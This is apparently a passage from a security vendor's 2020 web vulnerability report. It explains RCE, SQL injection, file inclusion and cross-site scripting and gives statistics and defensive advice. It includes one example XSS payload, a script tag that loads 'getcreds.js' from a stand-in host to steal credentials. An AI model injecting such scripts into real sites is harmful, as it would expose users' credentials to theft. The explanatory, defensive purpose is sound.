
High-Severity Vulnerabilities 2019-2020 Ordered by Severity



Medium-Severity Vulnerabilities

The situation with medium-severity vulnerabilities is similar to high-severity ones. We can see a slight increase in all types of vulnerabilities with a sharp increase in the number of detected DoS vulnerabilities, discussed in the DoS section below.

Medium-Severity Vulnerabilities 2019-2020 Ordered by Severity)



S

O

**VULNERABILITY
ANALYSIS**


Remote Code Execution (Code Injection)

Remote code execution (RCE) is at the top of the high severity list. An attacker can use this vulnerability to run arbitrary code in the web application.

If the attacker can run code, they can also run commands in the operating system (OS command injection) and they may be able to create a reverse shell – an outbound connection from the host to the attacker. In many cases, this bypasses firewall configurations. Most firewall configurations block inbound connections, not outbound connections. If outbound connections are not verified, the attacker can use a compromised machine to reach other hosts, possibly getting more information or credentials from them.

READ MORE

- [What is remote code execution \(code injection\) >](#)
- [Examples of RCE in PHP >](#)
- [What is OS command injection >](#)
- [What is a reverse shell >](#)
- [Our research on SSTI, which often leads to RCE >](#)



Remote Code Execution in 2020

The percentage of detected RCE vulnerabilities has steadily increased year after year for the last couple of years, which is very worrying due to the impact of such vulnerabilities.

Businesses should treat these vulnerabilities as requiring an immediate fix.

SQL Injection (SQLi)

An SQL injection (SQLi) attack is possible if the developer does not examine or validate user input. As a result, attackers can input an SQL query that is then executed by the backend database. Such a query may reveal, add, or delete records or even entire tables. This can impact the integrity of the data and possibly completely stop the web application (denial-of-service). Such vulnerabilities may allow the attacker to create or change files in the host system or even run commands. They may also allow the attacker to move to other hosts.

SQL injections often let an attacker obtain access to customer records, personally identifiable information (PII), and other confidential data. With privacy regulations emerging worldwide (e.g. the GDPR legislation), this is even more important. Lack of compliance may lead to big fines.

SQL injection has been around for a long time and is one of the most common and most damaging vulnerabilities. It is also well known. Many tools and techniques are available to defend against such attacks, but malicious hackers also have many tools to exploit these vulnerabilities.

IN 2019

8%

of web targets had SQLi vulnerabilities

IN 2020

7%

of web targets had SQLi vulnerabilities

SQL Injections in 2020

We found that nearly 7% of analyzed targets had at least one SQLi vulnerability. This was very unexpected, given that SQL injections first appeared in 1998 and all major development environments and frameworks

include tools to eliminate them. SQL injections should not be so common.

The correct way to defend against SQL injection attacks is to use parameterized SQL queries. Practically all frameworks and languages today make it possible. A large number of SQL injection vulnerabilities may, therefore, be caused by older applications that were written when these tools were not available.

DID YOU KNOW?

In 2019, an SQL injection vulnerability compromised an entire country. Approximately 5 million tax records were released to the public by a malicious hacker.

[Learn about the tax record database breach](#)

In 2020, an SQL injection vulnerability was found in software made by one of the world's leaders in IT security – Sophos. Even the best make mistakes.

[Learn about the attack on the Sophos firewall](#)

READ MORE

[What are SQL injections](#)

[What are the types of SQL injections](#)

[How to prevent SQL injection vulnerabilities in PHP](#)

[An example of the consequences of an SQL injection](#)

Local File Inclusion and Directory Traversal

Local file inclusion (LFI) and directory traversal (path traversal) vulnerabilities let the attacker access the host system. The attacker may do it by using `..\` or `../` to reference a parent directory.

In the case of directory traversal, the attacker may read files that should not be accessible. In the case of Linux and UNIX, the attacker may use the `/proc` directory to access software components, hardware devices, attached filesystems, networks, and more. They may also use the `/etc` directory to access confidential information such as usernames, group names, and passwords.


In the case of local file inclusion, the attacker might be able not only to read files but also to include code from them. If the attacker can upload source code files, they can then execute this code on the web server.

READ MORE

[What is local file inclusion >](#)

[What is directory traversal >](#)

Local File Inclusion and Directory Traversal in 2020



Cross-Site Scripting (XSS)

Cross-site scripting (XSS) occurs when the attacker injects malicious scripts into a web page, usually JavaScript. Interactive web applications need to execute scripts in your local browser and this makes cross-site scripting possible.

This type of vulnerability is mostly caused by developers failing to validate or sanitize user input. If the user includes JavaScript code in a form and the developer uses that form input directly on the web page, this guarantees an XSS vulnerability.

For example, a malicious user may enter the following message into a forum:

```
Thanks for your help! <script src="http://example.com/getcreds.js">
```

This message is then included in the forum thread. If another user opens this page, their browser will execute the JavaScript code. This code downloads malicious JavaScript from the attacker's website (in this case from example.com).

DID YOU KNOW?

White-hat hackers use Acunetix regularly. A team of two hackers found cross-site scripting vulnerabilities in Google web applications twice using Acunetix.

[Learn about the first Google case](#) ▶

[Learn about the second Google case](#) ▶

READ MORE

[What is cross-site scripting](#) ▶

[What are the types of cross-site scripting](#) ▶

[How to protect against cross-site scripting](#) ▶

3 Main Types of XSS Vulnerabilities

Stored (or Persistent) XSS

Occurs when the attacker injects script code that is then stored by the web application. When someone visits the page with the stored script, this script is executed by their web browser. This is the most effective type of XSS attack.

Reflected (or Non-Persistent) XSS

A variant where the injected script is not stored by the web application. The attacker delivers a web address to the victim using social engineering (e.g. phishing). The victim clicks the link, goes to the vulnerable page, and the victim's browser executes the script.

